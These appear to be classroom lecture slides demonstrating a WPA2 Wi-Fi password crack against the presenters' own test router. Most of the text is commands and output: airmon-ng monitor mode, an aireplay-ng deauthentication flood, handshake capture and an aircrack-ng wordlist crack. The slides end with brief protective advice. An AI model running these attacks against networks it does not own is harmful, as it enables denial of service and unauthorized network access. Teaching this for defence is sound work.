
Cracking Wi-Fi password



Man in the middle attack



Evil twin attack



Demo for today

- We have a router with WPA security but a weak password
- We connect to the router and verify connectivity
- Set up Kali Linux
 - Wireless adapter setup into monitor mode
 - Monitor networks and find our router
 - Start monitoring for handshakes
 - Perform a DoS attack on the router → deauthentication of clients
 - Harvest handshake
 - Crack password

Equipment needed

- Wlan hotspot
 - In our case: [Buffalo Airstation WHR-HP-G54](#)
 - We have named the hotspot as “Automaatiotest”
- USB Wlan adapter with Monitor mode
 - In our case: [Alfa Network AWUS036ACS](#)
- Kali Linux on Windows laptop
 - USB drivers of the Wlan adapter did not work on Mac OS

Turn on monitor mode of the Wlan adapter

- Turn off wlan0:

```
ifconfig wlan0 down
```

- Turn on monitor mode:

```
airmon-ng check kill
```

```
airmon-ng start wlan0
```

- Check that monitor mode is on:

```
iwconfig
```

```
(root@kali)-[~/home/kali]
└─# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
            Mode:Monitor  Frequency=2.457 GHz  Access Point: Not-Associated
            Sensitivity:0/0
            Retry:off   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
            Link Quality:0  Signal level:0  Noise level:0
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Show all Wlan hotspots

- Show all Wlan hotspots

```
airodump-ng wlan0
```

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F8:6B:D9:83:57:C4	-71	0	0	0	1	195	WPA2	CCMP	PSK	Savonia-IoT
48:9B:D5:F7:FD:21	-58	2	0	0	1	130	OPN			Novapolis Visitor
F8:6B:D9:83:57:C3	-68	3	0	0	1	195	WPA2	CCMP	MGT	eduroam
70:83:17:86:3F:C2	-61	2	0	0	6	195	WPA2	CCMP	MGT	Savonia-AMK
F8:6B:D9:83:59:24	-68	2	0	0	6	195	WPA2	CCMP	PSK	Savonia-IoT
F8:6B:D9:83:59:23	-68	2	0	0	6	195	WPA2	CCMP	MGT	eduroam
F8:6B:D9:83:59:21	-69	2	0	0	6	195	OPN			Savonia-guest
F8:6B:D9:83:59:20	-66	2	0	0	6	195	WPA2	CCMP	MGT	Savonia
70:83:17:86:3F:C4	-60	2	0	0	6	195	WPA2	CCMP	PSK	Savonia-IoT
70:83:17:86:3F:C3	-61	3	0	0	6	195	WPA2	CCMP	MGT	eduroam
70:83:17:86:3F:C1	-58	3	0	0	6	195	OPN			Savonia-guest
70:83:17:86:3F:C0	-60	3	0	0	6	195	WPA2	CCMP	MGT	Savonia
F8:6B:D9:96:F4:A0	-78	2	0	0	11	195	WPA2	CCMP	MGT	Savonia
F8:6B:D9:4A:14:E2	-75	1	0	0	11	195	WPA2	CCMP	MGT	Savonia-AMK
F8:6B:D9:96:D3:61	-77	2	0	0	11	195	OPN			Savonia-guest
F8:6B:D9:4A:14:E1	-74	2	0	0	11	195	OPN			Savonia-guest
F8:6B:D9:4A:17:E4	-48	2	0	0	11	195	WPA2	CCMP	PSK	Savonia-IoT
F8:6B:D9:4A:14:E0	-76	2	0	0	11	195	WPA2	CCMP	MGT	Savonia
F8:6B:D9:4A:17:E3	-48	2	0	0	11	195	WPA2	CCMP	MGT	eduroam
F8:6B:D9:4A:17:E2	-48	2	0	0	11	195	WPA2	CCMP	MGT	Savonia-AMK
F8:6B:D9:4A:17:E1	-50	3	0	0	11	195	OPN			Savonia-guest
F8:6B:D9:4A:17:E0	-50	3	0	0	11	195	WPA2	CCMP	MGT	Savonia
F8:6B:D9:96:F4:A4	-78	2	0	0	11	195	WPA2	CCMP	PSK	Savonia-IoT
F8:6B:D9:96:F4:A3	-80	3	0	0	11	195	WPA2	CCMP	MGT	eduroam
F8:6B:D9:96:F4:A2	-78	2	0	0	11	195	WPA2	CCMP	MGT	Savonia-AMK
F8:6B:D9:96:F4:A1	-78	3	0	0	11	195	OPN			Savonia-guest
F8:6B:D9:96:EA:C3	-59	3	0	0	11	195	WPA2	CCMP	MGT	eduroam
F8:6B:D9:96:EA:C2	-58	3	0	0	11	195	WPA2	CCMP	MGT	Savonia-AMK
F8:6B:D9:96:EA:C1	-57	3	0	0	11	195	OPN			Savonia-guest
F8:6B:D9:96:EA:C0	-57	3	0	0	11	195	WPA2	CCMP	MGT	Savonia
F8:6B:D9:96:D3:64	-75	2	0	0	11	195	WPA2	CCMP	PSK	Savonia-IoT

- Filter only interesting hotspots

```
airodump-ng wlan0 -essid-regex Automaatio
```

Show all Wlan hotspots

- Filter only interesting hotspots

```
airodump-ng wlan0 -essid-regex Automaatio
```

```
root@kali: /home/kali
File Actions Edit View Help
CH 8 ][ Elapsed: 1 min ][ 2025-04-14 07:17
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
00:16:01:F4:06:F7 -42    200    284  0  2  54  WPA2 CCMP  PSK  AutomaatioTest
BSSID          STATION      PWR   Rate  Lost  Frames  Notes  Probes
00:16:01:F4:06:F7 28:B2:BD:BB:54:6D -55  11 -48   43    36
00:16:01:F4:06:F7 F0:A6:54:34:EC:F5 -39  54 - 1   108   62
00:16:01:F4:06:F7 FC:B0:DE:18:1C:E5 -43   0 - 6e  405   38
00:16:01:F4:06:F7 FC:B3:BC:9D:9E:5A -31  48 -11    0   129
```


- BSSID = MAC address of the Wlan hotspot, WPA2 encryption in use
- Station = MAC address of a device connected to the hotspot

Setup airodump-ng waiting for authentication

- Setup airodump-ng waiting for authentication events to record 4-way handshake

```
airodump-ng -w hack2 -c 2 --bssid 00:16:01:F4:06:F7 wlan0
```

- Enter relevant MAC address of the hotspot after `-bssid`
- Now airodump-ng is waiting




BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:16:01:F4:06:F7	-8	100	65	128	30	2	54	WPA2	CCMP	PSK	AutomaatioTest

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:16:01:F4:06:F7	F4:26:79:C5:40:F0	-47	0 - 6e	0	5		
00:16:01:F4:06:F7	FC:B3:BC:9D:9E:5A	-39	48 - 6e	0	22		
00:16:01:F4:06:F7	FC:B0:DE:18:1C:E5	-45	0 - 6e	6	47		
00:16:01:F4:06:F7	F0:A6:54:34:EC:F5	-56	0 -54	1	2		
00:16:01:F4:06:F7	28:B2:BD:BB:54:6D	-51	0 -48	7	66		

Launch deauthentication attack

- Send deauthentication to Wlan hotspot to cut client connections to it → force automatic reconnection

```
aireplay-ng --deauth 0 -a 00:16:01:F4:06:F7 wlan0
```



```
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[~/home/kali]
└─$ aireplay-ng --deauth 0 -a 00:16:01:F4:06:F7 wlan0
07:24:16 Waiting for beacon frame (BSSID: 00:16:01:F4:06:F7) on channel 2
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:24:17 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:17 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:18 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:19 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:19 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:20 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:20 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:21 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:21 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:22 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:23 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:23 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:24 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:25 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
07:24:25 Sending DeAuth (code 7) to broadcast -- BSSID: [00:16:01:F4:06:F7]
```

4-way handshake captured

- Some 4-way handshakes from device reconnections are captured:

```
File Actions Edit View Help
CH 2 ][ Elapsed: 24 s ][ 2025-04-14 07:25 ][ WPA handshake: 00:16:01:F4:06:F7

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
00:16:01:F4:06:F7  -8  96      262      1273   29  2   54  WPA2 CCMP  PSK  AutomaatioTest

BSSID          STATION          PWR   Rate  Lost  Frames  Notes  Probes
00:16:01:F4:06:F7  F4:26:79:C5:40:F0 -47   54 -36   3      76  EAPOL
00:16:01:F4:06:F7  66:31:1F:A3:DC:F3 -41    1 - 1   0     124
00:16:01:F4:06:F7  F0:A6:54:34:EC:F5 -49   54 -54  16     344  EAPOL
00:16:01:F4:06:F7  FC:B3:BC:9D:9E:5A -37   54 -54   8     385  EAPOL
00:16:01:F4:06:F7  FC:B0:DE:18:1C:E5 -33    1 - 1   0     120
00:16:01:F4:06:F7  28:B2:BD:BB:54:6D -35    1 - 1   0     213
```

- This hotspot is now effectively hacked, we just need to crack the password

Saved handshake file

- In our case hack-02.cap contains the handshake


```
(root@kali)-[~/home/kali]
└─# ls
270960_1744584210.hc22000  hack1-01.kismet.netxml  hack2-02.cap  Public
Desktop                  hack1-01.log.csv        hack2-02.csv  rtl8812au
Documents                hack2-01.cap           hack2-02.kismet.csv  Templates
Downloads                hack2-01.csv           hack2-02.kismet.netxml  Videos
hack1-01.cap            hack2-01.kismet.csv    hack2-02.log.csv
hack1-01.csv            hack2-01.kismet.netxml Music
hack1-01.kismet.csv    hack2-01.log.csv      Pictures
```

Inspect the file using WireShark

- WireShark can be used to study the file:

```
wireshark hack-02.cap
```

- Filter EAPOL protocol
- Message 2/4 contains
 - Hashed (encrypted) WPA key
 - WPA key = Wifi password



Wordlist crack of the password

- Let us try wordlist for cracking the password (checking which of the listed passwords produces the same hashed output:

```
aircrack-ng hack-02.cap -w  
/usr/share/wordlists/rockyou.txt
```

- Output shows cracked password very quickly: 12345678

```
File Actions Edit View Help  
  
Aircrack-ng 1.7  
[00:00:00] 95/10303727 keys tested (1608.20 k/s)  
Time left: 1 hour, 46 minutes, 46 seconds 0.00%  
  
KEY FOUND! [ 12345678 ]  
  
Master Key : CB B0 B4 8A B8 2A 06 AA 0C 7D A2 E1 C3 73 C2 8E  
20 A7 25 54 AE 14 F4 C3 AE A5 9E 8E 10 43 E9 F3  
  
Transient Key : D8 D8 16 29 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
  
EAPOL HMAC : D2 E6 53 D4 F9 CC D0 BB 28 99 C6 A4 02 C2 4E 96
```

Why was that so fast?

- Using wordlist the computer can quickly try thousands of known easy (bad) passwords, there is no need for computation
- 12345678 happens to be one of the first on the list → even faster

What if the password is not in any of the wordlists?

- If you have a powerful computer with a graphics card, you can crack passwords using brute force.
- One such tool is [hashcat](#)

How to protect your network against the attack we studied?

1. Use a better password



2. Use a better encryption method than WPA2